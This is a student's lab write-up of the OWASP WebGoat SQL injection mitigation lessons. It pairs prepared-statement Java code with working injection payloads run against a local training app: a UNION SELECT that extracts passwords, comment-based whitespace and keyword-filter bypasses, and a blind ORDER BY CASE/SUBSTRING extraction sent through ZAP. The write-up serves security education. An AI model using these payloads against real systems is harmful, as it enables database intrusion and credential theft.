SQL Injection Mitigation

Karolina Schmidt, 224763

March 2022

1 Introduction

2 Immutable Queries

On the beginning of chapter *SQL Injection (mitigation)* are shown examples of defense methods to SQL Injection:

- Static Queries - to avoid SQL injection we can define static string queries.
- Parameterized Queries - applying prepared statements, which are not allows user change a query.
- Stored Procedure - defining a stored procedure to not generate queries dynamically.

3 Prepared statement in Java

In the first task I have to complete the code, which is not vulnerable to SQL Injection. Code snippet is in Java language and accords to previous examples in chapter.

Figure 1 shows snapshot of task window. First line defines a connection with a database with adress **DBURL**. Appropriate function to do it is something like getConnection, because in Java functions are named lower Camel Case and I look for a getter of the connection using credentials **DBUSER**, **DBPW**.
In the next line I have to define a prepared Statement. On the previous page of chapter there is an example with prepared statement in Java, which I am using in the next line:

```
PreparedStatement statement = connection.prepareStatement(query)).
```

Fields in SQL query I fill with values **?**, which means that these values fill be added later to the statement.
Finally I am setting name and mail in prepared statement.



Figure 1: Snapshot of first task in chapter.

4 Executing prepared statement

Task requirements:

- Connect to a database
- Perform a query on the database which is immune to SQL injection attacks

```java
try {
    Connection conn = null;
    System.out.println(conn);   //should output 'null'
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

Figure 2: Snapshot of second task example snippet of error handling in Java.

- Your query needs to contain at least one string parameter

Figure 2 shows attached hint to handling a connection exceptions.

In the editor I am using code from example in Figure 2 and put inside code from previous task. Finally prepared statement is executed.

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```java
try {
    Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
    PreparedStatement stmt = conn.prepareStatement("SELECT status FROM users WHERE name = ? AND mail = ?");
    stmt.setString(1, "name");
    stmt.setString(2, "mail");
    stmt.executeUpdate();
}
catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

Submit

You did it! Your code can prevent an SQL injection attack!

Figure 3: Snapshot of second task.

5 Input Validation

In the chapter is explained that also no longer injectable queries need an input validation to prevent other types of attacks, like:

- Stored XSS
- Information leakage
- Logic errors - business rule validation
- SQL injection

In third task I have to check, if code shown in Figure 4 is no longer SQL injectable. In task description is the reference to the task from chapter *SQL Injection (advanced)*, which means that the goal is to input the queries from that task. The database contains tables shown on Figure 5. The goal is to inject query:

```
1' UNION SELECT userid, user_name, password, 'a', 'b', 'c', 1 from user_system_data WHERE '1'='1
```

First I am going to check if is SQL injectable by query:

```
s' or '1'='1
```

I got the message **Using spaces is not allowed!**, so I am just commenting white spaces in HSQL Embedded dialect:

```
s'/**/or/**/'1'='1';--
```

The output shown in Figure 6 looks like table from the database, so injection is successful. Now I am going to put the query to get data from `user_system_data`:

```
public static bool isUsernameValid(string username) {
        RegEx r = new Regex("^[A-Za-z0-9]{16}$");
        Return r.isMatch(username);
}

// SqlConnection conn is set and opened elsewhere for brevity.
try {
        string selectString = "SELECT * FROM user_table WHERE username = @userID";
        SqlCommand cmd = new SqlCommand( selectString, conn );
        if ( isUsernameValid( uid ) ) {
                cmd.Parameters.Add( "@userID", SqlDbType.VarChar, 16 ).Value = uid;
                SqlDataReader myReader = cmd.ExecuteReader();
                if ( myReader ) {
                        // make the user record active in some way.
                        myReader.Close();
                }
        } else { // handle invalid input }
}
catch (Exception e) { // Handle all exceptions... }
```

Figure 4: Parameterized Queries - .NET

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```

Figure 5: Data from chapter *SQL Injection (advanced)*

```
1'/**/UNION/**/SELECT/**/userid,/**/user_name,/**/password,
/**/'a',/**/'b',/**/'c',/**/1/**/from/**/user_system_data/
**/WHERE/**/'1'='1';--
```

The result is a table with data from table `user_system_data`, which is presented on Figure 7. Next task accords to the same tables in the database, but something should be changed since last SQL injection. I am going to put simple SQL injection query:

```
s'/**/or/**/'1'='1';--
```

and the result is **Use of spaces and/or SQL keywords are not allowed!**. It looks like there are some changes in SQL keywords handling. After putting the query from previous task I got the message that output query is:

```
SELECT * FROM user_data WHERE last_name = '1'\/**\/UNION\/**\/\/**\/USERID,\/**\/USER_NAME,
\/**\/PASSWORD,\/**\/'A',\/**\/'B',\/**\/'C',\/**
\/1\/**\/\/**\/USER_SYSTEM_DATA\/**\/WHERE\/**\/'1'='1';-
```

In the query is lack of `SELECT` and `FROM`, so after update SQL keywords are removed from query. I can try put these key words in parts:

```
    1'/**/UNION/**/selSELECTect/**/userid,/**/user_name,/**/password,
/**/'a',/**/'b',/**/'c',/**/1/**/fFROMrom/**/user_system_data/
**/WHERE/**/'1'='1';--
```

The output, presented on Figure 8, shows that SQL injection try is successful. It shows that only removing keywords from query is not enough to prevent attacks.

6 SQL Injection Server

Last task in this chapter is to perform SQL Injection through the ORDER BY field. I have to find ip address of `webgoat-prd`. In task description is a hint that, last part of ip address is `xxx.130.219.202`. Task window is shown on Figure 9 I guess that, I have to find the table with an information about servers. Using *Owasp Zap* I going through *Manual Explore* WebGoat application. I am going to `(A1) Injection -> SQL Injection (mitigation) -> Page 12`.



Figure 6: Output of SQL injection.



Figure 7: Output of SQL injection.

Then in Task Window (Figure 9) I am ordering the table by `IP`. On Figure 10 are shown results of manual explore of an application. Marked line refers to the server table from a task. Figure 11 presents sent request for order table.

I have an information that there is a `servers` table with `ip` column. Sufix `column=ip` is an order reference in this case to `ip`.If I order by other column, I am expecting that I got a name of that column after `column=`. When I order by `status` then the request is:

```
GET http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=status HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=q_f5YeXKSyzp4sPR69snypbNrvvoxQPN6PBAWJ_-
```

Now value is a `status`, so this is definitely an order field.
Now lets try to inject SQL. I copy paste that request to the Manual Request Editor with one small change:

```
GET http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=ip' HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```



Figure 8: Output of SQL injection.



Figure 9: Task Window

```
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=I3S1UOSdqfD-vwE_Us2GwYIyIpO3lYjb6DX9-mOa
```

SQl Injection works, and I got error 500 with response shown on Figure 12. Line

```
[select id, hostname, ip, mac, status, description from servers
where status <> 'out of order' order by ip']
```

is a query of order columns. In `ORDER BY` statement I can use `CASE` function and got different order results depend on true condition. I am going to define a query, which in one case will order by `id`, and another case order by `status`. It is kind a blind SQL Injection, where type ordering column in Task Window is answer which case is true. Lets define a query:

```
(CASE+WHEN+(SELECT+hostname+FROM+servers+WHERE+hostname='webgoat-dev')
+=+'webgoat-dev'+THEN+id+ELSE+status+END).
```

First statement is true. In result I should got an order by `id`. Owasp request:

```
GET http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column
=(CASE+WHEN+(SELECT+hostname+FROM+servers+WHERE+hostname='webgoat-dev')
+=+'webgoat-dev'+THEN+id+ELSE+status+END) HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
```



Figure 10: Manual explore results in Owasp ZAP.



Figure 11: Task Window

```
Accept-Language: pl,en-US;q=0.7,en;q=0.3
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=I3S1UOSdqfD-vwE_Us2GwYIyIpO3lYjb6DX9-mOa
Content-Length: 0
```

The response is order by id, so it looks like SQL injection works:


```
    [ {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
```

```
HTTP/1.1 500 Internal Server Error
Connection: keep-alive
Content-Type: application/json
Date: Sun, 03 Apr 2022 17:29:59 GMT
```


```
{
  "timestamp" : "2022-04-03T17:29:59.738+00:00",
  "status" : 500,
  "error" : "Internal Server Error",
  "trace" :
"java.sql.SQLSyntaxErrorException: malformed string: ' in statement [select id, hostname, ip, mac, status, description from servers  where status <> 'out of order' order by ip']\
.sqlException(Unknown Source)\r\n\tat org.hsqldb.jdbc.JDBCPreparedStatement.<init>(Unknown Source)\r\n\tat org.hsqldb.jdbc.JDBCConnection.prepareStatement(Unknown Source)\r\n\tat
internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\r\n\tat java.base/java.lang.reflect.Method.invoke(Method.java:564)\r\n\tat org.owasp.we
31)\r\n\tat com.sun.proxy.$Proxy94.prepareStatement(Unknown Source)\r\n\tat org.owasp.webgoat.sql_injection.mitigation.Servers.sort(Servers.java:71)\r\n\tat jdk.internal.reflect.
atingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\r\n\tat java.base/java.lang.reflect.Method.invoke(Method.java:564)\r\n\tat org.springframework.web.method.sup
ork.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:150)\r\n\tat org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHand
```


Figure 12: Result of SQL Injection of `server| table`


```
  "status" : "online",
  "description" : "Test server"
}, {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
} ]
```


Now lets check what happens if first case is false:

```
(CASE+WHEN+(SELECT+hostname+FROM+servers+WHERE+hostname='webgoat-dev'
)+=+'webgoat-123'+THEN+id+ELSE+status+END)
```

The result is order by `status` so now I can use this field to get value of `ip` address of `webgoat-prd` by using `SUBSTRING` function. I have to find first three numbers of `ip`. First character is 1:

```
(CASE+WHEN+(SELECT+substring(ip,1,1)+FROM+servers+WHERE+hostname='webgoat-prd')
+=+'1'+THEN+id+ELSE+status+END)
```

The result is order by `id`, which means that first number of `ip` is 1. Now I am going to check next two numbers. Finally query, which returns true is:

```
(CASE+WHEN+(SELECT+substring(ip,1,3)+FROM+servers+WHERE+hostname
='webgoat-prd')+=+'104'+THEN+id+ELSE+status+END)
```

, so the `ip` of `webgoat-prd` should be `104.130.219.202`. I am going to check it in Task Window. After input a `ip` address I got a message shown on Figure 13, that solution is correct.

7 Conclusion

Examples and tasks in this chapter shows that preventing a SQL injections needs application several defense methods. Only creativity limits hackers from creating new types of attacks and programmers must predict all of them.



Figure 13: Result of Task 12.